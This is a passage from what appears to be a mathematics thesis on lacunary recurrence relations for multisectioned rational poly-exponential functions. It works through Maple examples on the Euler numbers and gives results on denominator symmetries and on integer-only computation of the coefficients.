$$rec := \mathrm{f}(x) = 4\,\mathrm{f}(x-2)$$

```
> \mapleinline{active}{1d}{t2 := rec, f, x, [f(0) = b[0], f(1) = 0,
> }{%
> }

> \mapleinline{active}{1d}{f(2) = b[1], f(3) = 0, f(4) = b[2], f(5) = 0,
> }{%
> }

> \mapleinline{active}{1d}{f(6) = b[3], f(7) = 0, f(8) = b[4]];}{%
> }
```

$$\mathrm{t2} := \mathrm{f}(x) = 4\,\mathrm{f}(x-2),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = -8,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -32,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = -128,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = -512]$$

Now determine what $deg^P(T2(x))$ and $deg^d(T2(x))$ are, as these will be useful in the calculation.

```
> \mapleinline{active}{1d}{`egf/metric/P`(t2);}{%
> }
```

```
> \mapleinline{active}{1d}{‘egf/metric/d‘(t2);}{%
> }
```

$$0$$

Notice that $deg^P(t2(x)) = 3$*, and hence* $deg^P(t2(x) * t2(I * x))$ *is at most 9. Thus only the first 18 terms of the polynomial approximation needs to be calculated, say* $18!\,\mathrm{t2}(x)$ *(scale by* $18!$ *to avoid having to work over the rationals). Call this T2(x).*

```
> \mapleinline{active}{1d}{Fun := ‘egf/makeproc‘(t2):}{%
> }
```

```
> \mapleinline{active}{1d}{T2 := add (Fun(i)*x^i/i!,i=0..18)*18!;}{%
> }
```

$$\begin{aligned}\mathrm{T2} := &-25609494822912000\,x^2 - 8536498274304000\,x^4 \\ &- 1138199769907200\,x^6 - 81299983564800\,x^8 - 3613332602880\,x^{10} \\ &- 109494927360\,x^{12} - 2406481920\,x^{14} - 40108032\,x^{16} - 524288\,x^{18}\end{aligned}$$

So now multiply $\mathrm{T2}(x)$ *by* $\mathrm{T2}(I\,x)$ *and divide by 18!.*

```
> \mapleinline{active}{1d}{T3 := convert(series(expand(T2 *
> subs(x=I*x, T2)),x,19),polynom)/18!;}{%
> }
```

$$\begin{aligned}\mathrm{T3} := &-102437979291648000\,x^4 + 2276399539814400\,x^8 \\ &- 14453330411520\,x^{12} + 20374880256\,x^{16}\end{aligned}$$

Collect the interesting (non-zero) terms.

```
> \mapleinline{active}{1d}{for i from 0 to 4 do }{%
> }
```

```
> \mapleinline{active}{1d}{    b[i] := coeff(T3,x,4*i)*(4*i)!/18!;
> }{%
> }
```

```
> \mapleinline{active}{1d}{od;}{%
> }
```

$$b_0 := 0$$

$$b_1 := -384$$

$$b_2 := 14336$$

$$b_3 := -1081344$$

$$b_4 := 66584576$$

Solve this linear recurrence relation.

```
> \mapleinline{active}{1d}{rec := ‘recurrence/solve/linalg‘(b, f, x,
> 4);}{%
> }
```

$$rec := \mathrm{f}(x) = 1024\,\mathrm{f}(x-8) - 48\,\mathrm{f}(x-4)$$

This also could have been done by using the Maple function for this technique

```
> \mapleinline{active}{1d}{‘bottom/ms/linalg/fft2‘(t,f,x,4);}{%
> }
```

$$\mathrm{f}(x) = 1024\,\mathrm{f}(x-8) - 48\,\mathrm{f}(x-4),\ f,\ x, [\ \mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -384,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 14336]$$

Which is the same result.

It is worth pointing out in this example that fewer terms of the polynomial needed to be worked out. This was because a better bound for $deg^P(\prod_{i=0}^{m-1} t(x\omega_m^i)$ was known as a result of the iteratively calculating $t(x)t(-x)$ and then $t(x)t(-x)t(Ix)t(-Ix)$.

5.3 Using the bottom linear recurrence relation.

The method described in Section 4.3 is easy if $s(x) \in \mathcal{P}$ is known in poly-exponential function form. But there are situations when to explicitly calculate what $s(x)$ is in poly-exponential function form is space consuming and undesirable. For example when trying to determine the top linear recurrence relation of a rational poly-exponential function.

Consider a rational poly-exponential function $\frac{s(x)}{t(x)}$ where $s(x)$, $t(x) \in \mathcal{P}$ with $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ and $t(x) = \sum_{j=0}^{\infty} d_j \frac{x^j}{j!}$. Further assume $\frac{s(x)}{t(x)} = \sum_{i=0}^{\infty} c_i \frac{x^i}{i!}$. This gives

$$\sum_{j=s}^{i} \binom{i}{j} d_j c_{i-j} \quad = \quad b_i \tag{5.1}$$

Then if a simple formulae for the d_is and c_is are known, then the b_i can be determined using Equation 5.1. If a bound on the size of the linear recurrence relation for the b_i is known, say N, and a bound for the metric deg^d on the linear recurrence relation for the b_i is known, say k, then only the first $2N + k$ values of b_i need be calculated to determine the linear recurrence relation for the b_i.

Recall from Section 2.4 that typically the linear recurrence relation for multisectioning some q will be the same regardless of the value of q. This can be utilized here by using the process above

for the top when multisectioned by m at 0, and then assume that the linear recurrence relation will be the same when multisectioning at other values of q. Hence linear algebra need not be used to determine the linear recurrence relation but instead simply reuse the linear recurrence relation from the first calculation, thus simplifying future calculations immensely.

Example 29 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This example tries to find the linear recurrence relation for the top of the Euler numbers $\mathrm{f}(x) = \frac{2}{e^x+e^{(-x)}} = \sum_{i=0}^{\infty} \frac{c_i\, x^i}{i!} = \frac{\sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}}{\sum_{j=0}^{\infty} \frac{d_j\, x^j}{j!}}$ *given the bottom linear recurrence relation, when multisectioning by 4 at 0. As the function is being multisectioned by 4 at 0, then only those* b_i *where* $i = 0 \bmod 4$ *are needed.*

```
> \mapleinline{active}{1d}{bot :=
> `bottom/ms/linalg/fft2`(exp(x)+exp(-x),f,x,4);}{%
> }
```

$$bot := \mathrm{f}(x) = 1024\,\mathrm{f}(x-8) - 48\,\mathrm{f}(x-4),\ f,\ x, [\mathrm{f}(0) = 16,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -128,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 18432]$$

```
> \mapleinline{active}{1d}{Bot := `egf/makeproc`(bot):}{%
> }
```

Now $b_i = \sum_{j=0}^{i} \mathrm{binomial}(i,\, j)\, c_{i-j}\, d_j$ *from Equation 5.1. An upper bound of the number of* b_i *needed as* $4\,2^3\,2\,2 + 2 = 130$ *by Lemma 2.5.*

```
> \mapleinline{active}{1d}{F := i ->
> add(binomial(i,j)*euler(i-j)*`Bot`(j),j=0..i);}{%
> }
```

```
Warning, `j` in call to `add` is not local
```

$$F := i \to \mathrm{add}(\mathrm{binomial}(i,\, j)\, \mathrm{euler}(i-j)\, \mathrm{Bot}(j),\ j = 0..i)$$

```
> \mapleinline{active}{1d}{for i from 4 to 130 by 4 do}{%
> }
> \mapleinline{active}{1d}{    b[i/4] := F(i):}{%
> }
> \mapleinline{active}{1d}{od:}{%
> }
> \mapleinline{active}{1d}{rec := `recurrence/solve/linalg`(b,f,x,4);}{%
```

```
> }
```

$$rec := \mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4)$$

This could have also been discovered by using some of the other built in functions.

```
>
> \mapleinline{active}{1d}{`top/ms/linalg/fft`(2,exp(x)+exp(-x),f,x,4,2);
> }{%
> }
```

$$\mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = -16,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 944,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 0,\ \mathrm{f}(10) = 1904,\ \mathrm{f}(11) = 0]$$

```
>
> \mapleinline{active}{1d}{`top/ms/linalg/sym`(2,exp(x)+exp(-x),f,x,4,2);
> }{%
> }
```

$$\mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = -16,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 944,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 0,\ \mathrm{f}(10) = 1904,\ \mathrm{f}(11) = 0]$$

This method is automated with the given function below.

```
> \mapleinline{active}{1d}{`top/ms/linalg/know`(Bot, euler, f, x, 4, 2,
> 16, 2);}{%
> }
```

$$\mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = -16,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 944,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 0,\ \mathrm{f}(10) = 1904,\ \mathrm{f}(11) = 0]$$

Which all give the same result.

Now determine the linear recurrence relation multisectioned by 4 at 2. Taking advantage of the fact of what the linear recurrence relation most likely is, all that really needs to be done is to determine the initial values, and see if the linear recurrence relation is correct. By looking at the recurrence that for the top multisectioned by 4 at 0 that there are only about 12 terms needed. Calculate the first 32 terms for when the function is multisectioned by 4 at 2, and see if this linear recurrence relation holds.

```
> \mapleinline{active}{1d}{initial :=
> [seq( op([ f(4*i) = F(4*i), f(4*i+1) = 0, f(4*i+2) = 0, f(4*i+3) \newline
> = 0 ]), i=0..8)];}{
> %
> }
```

$$\begin{aligned} \mathit{initial} := [&\mathrm{f}(0) = 16, \mathrm{f}(1) = 0, \mathrm{f}(2) = 0, \mathrm{f}(3) = 0, \mathrm{f}(4) = -48, \mathrm{f}(5) = 0, \mathrm{f}(6) = 0, \\ &\mathrm{f}(7) = 0, \mathrm{f}(8) = -4208, \mathrm{f}(9) = 0, \mathrm{f}(10) = 0, \mathrm{f}(11) = 0, \mathrm{f}(12) = 94032, \\ &\mathrm{f}(13) = 0, \mathrm{f}(14) = 0, \mathrm{f}(15) = 0, \mathrm{f}(16) = 1318672, \mathrm{f}(17) = 0, \mathrm{f}(18) = 0, \\ &\mathrm{f}(19) = 0, \mathrm{f}(20) = -77226288, \mathrm{f}(21) = 0, \mathrm{f}(22) = 0, \mathrm{f}(23) = 0, \\ &\mathrm{f}(24) = 257003152, \mathrm{f}(25) = 0, \mathrm{f}(26) = 0, \mathrm{f}(27) = 0, \mathrm{f}(28) = 44668390992, \\ &\mathrm{f}(29) = 0, \mathrm{f}(30) = 0, \mathrm{f}(31) = 0] \end{aligned}$$

```
> \mapleinline{active}{1d}{`egf/clean`(rec, f, x, initial);}{%
> }
```

$$\begin{aligned} \mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4),\ &f,\ x, [\mathrm{f}(0) = 16, \mathrm{f}(1) = 0, \mathrm{f}(2) = 0, \\ &\mathrm{f}(3) = 0, \mathrm{f}(4) = -48, \mathrm{f}(5) = 0, \mathrm{f}(6) = 0, \mathrm{f}(7) = 0, \mathrm{f}(8) = -4208, \mathrm{f}(9) = 0, \\ &\mathrm{f}(10) = 0, \mathrm{f}(11) = 0] \end{aligned}$$

When cleaning up all of the terms, (getting rid of the terms that can be calculated based on the linear recurrence relation) then fewer than the 32 terms are left. Hence, this linear recurrence relation is most probably correct.

This could have done this with the automated function.

```
> \mapleinline{active}{1d}{`top/ms/know`(rec, Bot, euler, f, x, 4, 0,
> 130);}{%
> }
```

$$\begin{aligned} \mathrm{f}(x) = 625\,\mathrm{f}(x-12) - 611\,\mathrm{f}(x-8) - 13\,\mathrm{f}(x-4),\ &f,\ x, [\mathrm{f}(0) = 16, \mathrm{f}(1) = 0, \mathrm{f}(2) = 0, \\ &\mathrm{f}(3) = 0, \mathrm{f}(4) = -48, \mathrm{f}(5) = 0, \mathrm{f}(6) = 0, \mathrm{f}(7) = 0, \mathrm{f}(8) = -4208, \mathrm{f}(9) = 0, \\ &\mathrm{f}(10) = 0, \mathrm{f}(11) = 0] \end{aligned}$$

Which gives the same result.

As a result of working on this example, a bug in the help for the Euler function in Maple was found. For more information see Appendix D Section D.2.

5.4 Symmetries.

Recall Lemma 3.1 showed that when multisectioning a rational poly-exponential function $\frac{s(x)}{t(x)}$ by m at q then the bottom poly-exponential function could be written as $\prod_{i=0}^{m-1} t(x\omega_m^i)$ and the top as $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$. Doing this made the simplifying assumption that there were no common factors among the $t(x\omega_m^i)$, as $0 \leq i \leq m-1$. For numerous examples of functions, such as the Bernoulli, Euler, Genocchi and Lucas type II numbers, this assumption is not true. (Some rewriting of the Bernoulli and Genocchi functions are needed for this.) This section explores a small subset of the possible situations where this assumption is not valid, and how, by looking at these common factors, the size of the linear recurrence relation can be reduced for the bottom.

These properties have been exploited before in the standard papers on Bernoulli and Euler numbers [9, 19], but, to the best of my knowledge, have not been written in this type of generality before, nor has there been a formal theory behind what is being done.

To this end, define a symmetry.

Definition 5.1 (Symmetry.) *A poly-exponential function, $s(x)$ has a "*symmetry of order p*" if*

$$s(x\omega_p) = \omega_p^k s(x)$$

for some integer k.

Example 30 *The denominator of the Euler numbers $e^x + e^{-x}$ has a symmetry of order 2.*

Note 5.1 *If $s(x)$ has a symmetry of order p, say $s(x\omega_p) = \omega_p^k s(x)$, then $s(x) = s_p^k(x)$.*

If a symmetry of a function is known, then it can be taken advantage of to find a smaller form for the linear recurrence relation of the denominator of a multisectioned rational poly-exponential function.

Theorem 5.1 *Let $f(x) = \frac{s(x)}{t(x)}$, where $s(x)$, $t(x) \in \mathcal{P}$, and let $t(x)$ have a symmetry of order p, say $t(x\omega_p) = \omega_p^k t(x)$. Further, let $p|m$. Then a recursion formula can be found for the coefficients of x^{mi+q} of the exponential generating function of $f(x)$ that depends only on the coefficients of x^{mj+q}, for $j < i$, and two lacunary recurrence relations, where the lacunary recurrence relation for the denominator has a smaller upper bound on its length than that of Theorem 3.3.*

Proof: Now

$$f_m^q(x) = \frac{1}{m}\sum_{i=0}^{m-1} \frac{\omega_m^{-iq} s(x\omega_m^i)}{t(x\omega_m^i)} = \frac{1}{m}\sum_{i=0}^{m/p-1}\sum_{j=0}^{p-1} \frac{\omega_m^{-(i+j(m/p))q} s(x\omega_m^{i+j(m/p)})}{t(x\omega_m^{i+j(m/p)})}$$

$$
\begin{aligned}
&= \frac{1}{m}\sum_{i=0}^{m/p-1}\sum_{j=0}^{p-1}\frac{\omega_m^{-iq}\omega_p^{-jq}s(x\omega_m^i\omega_p^j)}{t(x\omega_m^i\omega_p^j)} = \frac{1}{m}\sum_{i=0}^{m/p-1}\sum_{j=0}^{p-1}\frac{\omega_m^{-iq}\omega_p^{-jq}s(x\omega_m^i\omega_p^j)}{\omega_p^{jk}t(x\omega_m^i)}\\
&= \frac{1}{m}\sum_{i=0}^{m/p-1}\sum_{j=0}^{p-1}\frac{\omega_m^{-iq}\omega_p^{-jq-jk}s(x\omega_m^i\omega_p^j)}{t(x\omega_m^i)}\\
&= \frac{1}{m}\sum_{j=0}^{p-1}\sum_{i=0}^{m/p-1}\frac{\omega_m^{-iq}\omega_p^{-jq-jk}s(x\omega_m^i\omega_p^j)\prod_{l=1}^{m/p-1}t(x\omega_m^l)}{\prod_{l=0}^{m/p-1}t(x\omega_m^l)}\\
&= \frac{\frac{1}{m}\sum_{j=0}^{p-1}(\sum_{i=0}^{m/p-1}\omega_m^{-iq}\omega_p^{-jq-jk}s(x\omega_m^i\omega_p^j)\prod_{l=1}^{m/p-1}t(x\omega_m^l))}{\prod_{l=0}^{m/p-1}t(x\omega_m^l)}
\end{aligned}
$$

By observing that $t(x) = t_p^k(x)$ a careful analysis shows that $\prod_{l=0}^{m/p-1}t(x\omega_m^l) = (\prod_{l=0}^{m/p-1}\ t(x\ \omega_m^l))_m^{km/p}$. Denote this $r_m^{km/p}(x)$. Further, letting $r_m^{km/p}(x) = \sum_{j=0}^{\infty} d_j\frac{x^j}{j!}$, $f(x) = \sum_{i=0}^{\infty} c_i\frac{x^i}{i!}$ and the numerator as $\sum_{i=0}^{\infty} b_i\frac{x^i}{i!}$ gives, from Equation 5.1 that $b_i = 0$ unless $i \equiv q + m/pk \pmod m$. So both the numerator and the denominator are lacunary recurrence relation.

Further, from Lemma 2.5 the denominator $r_m^{mk/p}(x)$ has the property that $deg^P(r_m^{km/p}(x)) \leq deg^P(t(x))^{m/p}$, which is better than the upper bound in Theorem 3.3 of $deg^P(t(x))^m$.

■

Example 31 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the example of the Euler numbers, given by the exponential generating function of $\frac{2}{e^x+e^{(-x)}}$. *The denominator of this has a symmetry of order 2. Below are two methods to compute the recurrence for the denominator, when multisectioned by 8. The first method does not take into account the symmetry, where as the second does. Also demonstrated in this section is the code 'egf/strip', which will strip away the useless zeros.*

```
> \mapleinline{active}{1d}{botNoSym :=
> `egf/strip`(`bottom/ms/linalg/fft2`(exp(x)+exp(-x),f,x,8,[2,2,2]), 8,
> 0);}{%
> }
```

$$
\begin{aligned}
botNoSym := \mathrm{f}(x) = &-8317055588097413103219869730471936\,\mathrm{f}(x-80)\\
&+ 37233002781512387579098036015464448\,\mathrm{f}(x-72)\\
&+ 11667880339621374932686851507486 72\,\mathrm{f}(x-64)\\
&- 28599370971194087022785671987 20\,\mathrm{f}(x-56)\\
&- 94611911790371719531431198 72\,\mathrm{f}(x-48)
\end{aligned}
$$

$$
\begin{aligned}
&+ 2389168763320088873926656\,\mathrm{f}(x-40)\\
&+ 543960885098446848\,\mathrm{f}(x-32) + 3635955734937600\,\mathrm{f}(x-24)\\
&+ 158590697472\,\mathrm{f}(x-16) - 283392\,\mathrm{f}(x-8),\ f,\ x, [\mathrm{f}(0) = 256,\\
&\mathrm{f}(8) = -557056,\ \mathrm{f}(16) = 3901315088384,\ \mathrm{f}(24) = -968280866994257920,\\
&\mathrm{f}(32) = 889603035003170066530304,\\
&\mathrm{f}(40) = -391268789233378370377876504576,\\
&\mathrm{f}(48) = 248444193868941930601282703112273920,\\
&\mathrm{f}(56) = -1292153306916561231940897174821658804879 36,\\
&\mathrm{f}(64) = 7459502659938741786901759051414987289821 3412864,\\
&\mathrm{f}(72) = -4072672937821042173987577803671224140176176262938 6240,\\
&\mathrm{f}(80) =\\
&2290107728844254800730164132542169652351472294658878891 6224]
\end{aligned}
$$

```
> \mapleinline{active}{1d}{botSym :=
> `egf/strip`(`bottom/ms/linalg/fft2`(exp(x)+exp(-x),f,x,8,[2,2,2],2),
> 8, 0);}{%
> }
```

$$botSym := \mathrm{f}(x) = -4096\,\mathrm{f}(x-16) - 2176\,\mathrm{f}(x-8),\ f,\ x,\ [\mathrm{f}(0) = 16,\ \mathrm{f}(8) = -17408]$$

```
> \mapleinline{active}{1d}{BotNoSym := `egf/makeproc`(botNoSym):}{%
> }
```

```
> \mapleinline{active}{1d}{BotSym := `egf/makeproc`(botSym):}{%
> }
```

Next consider the top recurrence, determined by the bottom recurrence and the definition of the Euler numbers, when multisectioning by 8 at 0. Again, the first method does not take into account symmetries, where as the second does.

```
> \mapleinline{active}{1d}{topNoSym :=
> `egf/strip`(`top/ms/linalg/know`(BotNoSym, euler, f, x, 8, 0, 30,
> 2),8,0);}{%
> }
```

$$
\begin{aligned}
topNoSym := \mathrm{f}(x) = &-43920259282210583351533605075940239625113 46\backslash\\
&4868397821096440262 0\mathrm{f}(x-112) + 1639377283721337897331 7\backslash\\
&9388046674695228076550941155503547265532249311 3\mathrm{f}(x-128) -\\
&6793561703202246662336295977172054217035178878235409832 1860\\
&\mathrm{f}(x-104) +\\
&2876648532964249458940710162842517424309120851325640780\\
&\mathrm{f}(x-96) +\\
&1231735568549238110339881112892338931107684228529815 1
\end{aligned}
$$

$$
\begin{aligned}
&\mathrm{f}(x-88)+6558320624493722290765710044172635933557278 00\backslash\\
&1311310686953109399 56\mathrm{f}(x-120)+2993228897753578954485\backslash\\
&4647110094907946387589481698636512048824915244243092 0\backslash\\
&7\mathrm{f}(x-144)-2156079466094973248290570 2\,\mathrm{f}(x-40)\\
&-1147574017569591751566\,\mathrm{f}(x-32)+40165361247172240331\backslash\\
&3427114798146852727676823111131311669932336239343894 1\\
&\mathrm{f}(x-136)+7853492007095947684783471067820024453438489 1\backslash\\
&8616770779592494739390443923558731\mathrm{f}(x-152)-131973\,\mathrm{f}(x-8)\\
&-134667150111\,\mathrm{f}(x-16)\\
&-9517414585447652068034637402058\,\mathrm{f}(x-48)\\
&-9251259445755474173537457900144356053803\,\mathrm{f}(x-64)\\
&+8449862210208581494956005848071028433128372 1\,\mathrm{f}(x-72)\\
&-11330622454927027\,\mathrm{f}(x-24)\\
&+2385705997943699776309273668532297345747765388163\,\mathrm{f}(x-80)\\
&+8130258237574025533842932844632118 06\,\mathrm{f}(x-56)-534357\backslash\\
&7892540217404359358265212387701756550406444636204178 2\backslash\\
&9564549499574770921434174 1\mathrm{f}(x-192)+48814666275054200\backslash\\
&1959884721019894101698944109780514309347770217348049 6\backslash\\
&780911470929727\mathrm{f}(x-200)-1653398870056921737185389990\backslash\\
&8884152597118757650819502217162561473623123324028529 0\backslash\\
&971\mathrm{f}(x-208)+2326130891384570590380157721546063909849\backslash\\
&3030873003515999259565279964744546250390625\mathrm{f}(x-216)+\\
&6386324510731326302710718030142279040608032820925582 8\backslash\\
&9220903993807817345738772746958\mathrm{f}(x-184)-320988767861\backslash\\
&0118163845765170772200606809423123800354392414411198 5\backslash\\
&7085740733979542 66\mathrm{f}(x-176)-2210912755112381032331783\backslash\\
&3789252547717842872308441294637880749455926631158983 9\backslash\\
&3462\mathrm{f}(x-168)-1336067517229985307750611681782270299 48\backslash\\
&2572698765737852524999381919199459906027 18\mathrm{f}(x-160),\ f,\ x,[\\
&\mathrm{f}(0)=256,\ \mathrm{f}(8)=-202496,\ \mathrm{f}(16)=-1063953149696,\\
&\mathrm{f}(24)=64570730111514880,\ \mathrm{f}(32)=114754084128082385215744,\\
&\mathrm{f}(40)=-126178804981589774416997 55776,\\
&\mathrm{f}(48)=-135587574972910641427542604473996 80,\\
&\mathrm{f}(56)=217061980589709213338222106053291788 5184,\\
&\mathrm{f}(64)=155891046967657232719338884525048473603861 7344,\\
&\mathrm{f}(72)=-333883571310415940905401481565768759116901484189440,\\
&\mathrm{f}(80)=\\
&-175662840644520683985176861750371976893040536974264594176,
\end{aligned}
$$

$$\mathrm{f}(88) = 484965667430663900125702569069025106198846760656\backslash$$
$$73716295825664, \mathrm{f}(96) = 193208469295406084354751329180571\backslash$$
$$49348363091224927642362608361529600, \mathrm{f}(104) = -6772366215\backslash$$
$$58780337958692538975970599262543691319285386324099989\backslash$$
$$2141422336, \mathrm{f}(112) = -20617726717245267743646468252135139\backslash$$
$$63598057011996874738073663893749583225474816, \mathrm{f}(120) = 91\backslash$$
$$77542784877584642796201877918487801614158162503036098\backslash$$
$$66903104438817246864966621440, \mathrm{f}(128) = 21143779189020025\backslash$$
$$19981142759968877814678251583679412389531928218427761\backslash$$
$$85067654949642600704, \mathrm{f}(136) = -12138020124754595767708 70\backslash$$
$$37339337942042861219535152681693440017948231511735765\backslash$$
$$368016547875428096, \mathrm{f}(144) = -20484343364395697460494 3432\backslash$$
$$60014391790909623367791573352316771152068070097942288\backslash$$
$$026991331458997169920, \mathrm{f}(152) = 15724546218391933128930 23\backslash$$
$$47331717651025235741794364808372617318943520862719524\backslash$$
$$52387887218455502637116274944, \mathrm{f}(160) = 18101793798981768\backslash$$
$$97468850458775460758110185354473802874927366725986819\backslash$$
$$47631352273021636968066240080652770942 1824, \mathrm{f}(168) = -199\backslash$$
$$99867933843650702413266982315969889081786544044255134\backslash$$
$$29193831155787180531188119439676780471386768670887694\backslash$$
$$728820480, \mathrm{f}(176) = -13311961863312070190185051208577 1108\backslash$$
$$32431364491287555186444541707366739308588765758549330\backslash$$
$$57365948078468045702926795507996 16, \mathrm{f}(184) = 250105285632\backslash$$
$$03785116103490520672684517978976645058273583097955243\backslash$$
$$88734189966221418884084211412008912595964318134910812\backslash$$
$$70300530944, \mathrm{f}(192) = 52588307706405763257356025072347343\backslash$$
$$60049528472499715635754362341679820173967167656920852\backslash$$
$$96048886590010893764649480773349501941237376 0, \mathrm{f}(200) = -\backslash$$
$$30775725978976969510046824935955938885269811664308452\backslash$$
$$69243135131736053830822282944758255863223017288525489\backslash$$
$$52056605785222164092004512130229 76, \mathrm{f}(208) = 711146486248\backslash$$
$$35393457944380270059054429282827263572950086035928327\backslash$$
$$17654936312173082292376933076484311275742660417555667\backslash$$
$$52813061990395310739755264]$$

```
> \mapleinline{active}{1d}{topSym :=
> `egf/strip`(`top/ms/linalg/know`(BotSym, euler, f, x, 8, 0, 30,
> 2),8,0);}{%
> }
```

$topSym :=$

$\mathrm{f}(x) = -6561\,\mathrm{f}(x-32) + 7571428\,\mathrm{f}(x-24) - 45798\,\mathrm{f}(x-16) + 1188\,\mathrm{f}(x-8),$

$f,\ x,\ [\mathrm{f}(0) = 16,\ \mathrm{f}(8) = 4752,\ \mathrm{f}(16) = 5278992,\ \mathrm{f}(24) = 6144667536]$

So both the top and the bottom recurrences are smaller when the symmetries of the denominator are taken into account.

5.5 Computing over the integers.

Recall in Section 4.6 that all of the calculations of the coefficients of the exponential generating function of a poly-exponential function can be calculated over the integers if certain criteria are met. Here, a similar result holds, given certain criteria all of the calculations of the coefficients of the exponential generating function of a rational poly-exponential function can be done over the integers.

Consider the equations in Theorem 3.1 again. This gives the following lemma.

Lemma 5.2 *If $f(x) = \frac{s(x)}{t(x)} = \sum_{i=0}^{\infty} c_i \frac{x^i}{i!}$ where $s(x)$, $t(x) \in \mathcal{P}$, with $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ and $t(x) = \sum_{j=0}^{\infty} d_j \frac{x^j}{j!}$ such that $d_0 \neq 0$, where d_i, $b_i \in \mathbb{Q}$, and $P^s(x)$, $P^t(x) \in \mathbb{Q}[x]$ then all of the calculations of the c_i can be done over the integers.*

Proof: A few observations are needed to see this.

Without loss of generality, let $m = 1$ and $q = 0$. Based on the equation of Theorem 3.1 the following equation holds:

$$c_{k-s} = \frac{1}{\binom{k}{s} d_s}(b_k - \sum_{j=s+1}^{k} \binom{i}{j} d_j c_{i-j})$$

Hence, if b_i, $d_i \in \mathbb{Z}$ for all i, $s = 0$, and $d_s = \pm 1$ then $c_i \in \mathbb{Z}$. (This is in fact the case with the Euler numbers.)

Now if $s = 0$, and $d_0 \neq \pm 1$ and $d_0 \in \mathbb{Z}$, then instead calculate $c_i^* = c_i d_0^i$. Notice that:

$$\begin{aligned} d_0^i c_i &= \frac{d_0^i}{d_0}(b_i - \sum_{j=1}^{i} \binom{i}{j} d_j c_{i-j}) \\ c_i^* &= (d_0^{i-1} b_i - \sum_{j=1}^{i} \binom{i}{j} d_0^{i-1} d_j c_{i-j}) \\ c_i^* &= (d_0^{i-1} b_i - \sum_{j=1}^{i} \binom{i}{j} d_0^{j-1} d_j (d_0^{i-j} c_{i-j})) \end{aligned}$$

$$c_i^* = (d_0^{i-1}b_i - \sum_{j=1}^{i}\binom{i}{j}d_0^j d_j c_{i-j}^*).$$

which will remain in the integers.

Further, if b_i and d_i come from functions $s(x)$ and $t(x)$, both of which satisfy all of the conditions of Lemma 4.5, namely that $P^s(x)$, $P^t(x) \in \mathbb{Q}[x]$, where $s(x)$, $t(x) \in \mathcal{P}^{\mathbb{C},\mathbb{Q}}$, then by the c_n^* can be altered so that all the calculations are still done over the integers.

Here take e_b and f_b as the d and c in the proof of Lemma 4.5, as it applies to b_i, and set $\bar{e}_i = b_i e_b^i f_b$. Similarly set $\bar{d}_i = d_i e_d^i f_d$, where e_d and f_d have similar definitions. Further assume that $f_d = 1$.

So now consider calculating $\bar{c}_i = c_i^* \mathrm{lcm}(e_b, e_d)^n \mathrm{lcm}(f_b, f_d)$ For ease of notation, denote $e = \mathrm{lcm}(e_b, e_d)$ and f similarly. For ease of notation, denote $\bar{e}_b = \frac{e}{e_d}$, and define $\bar{e}_d$, $\bar{f}_b$ and $\bar{f}_d$ similarly.

Then:

$$\begin{aligned}
e^i f c_i^* &= e^i f(d_0^i b_i - \sum_{j=1}^{i}\binom{i}{j}d_0^j d_j c_{i-j}^*) \\
\bar{c}_i &= (d_0^i e^i f b_i - \sum_{j=1}^{i}\binom{i}{j}d_0^j e^i f d_j c_{i-j}^*) \\
\bar{c}_i &= (d_0^i (\bar{e}_b)^i \bar{f}_b \bar{b}_i - \sum_{j=1}^{i}\binom{i}{j}d_0^j e^j d_j f e^{i-j} c_{i-j}^*) \\
\bar{c}_i &= (d_0^i (\bar{e}_b)^i \bar{f}_b \bar{b}_i - \sum_{j=1}^{i}\binom{i}{j}d_0^j (\bar{e}_d)^j \bar{d}_j \bar{c}_{i-j}).
\end{aligned}$$

Where finally everything is calculated over the integers.

■

Corollary 10 *The Euler numbers and the Genocchi numbers are integers. Moreover the recursion formula and lacunary recursion formula used to compute the Euler and Genocchi numbers are also over the integers.*

5.6 Techniques for smaller linear recurrence relations.

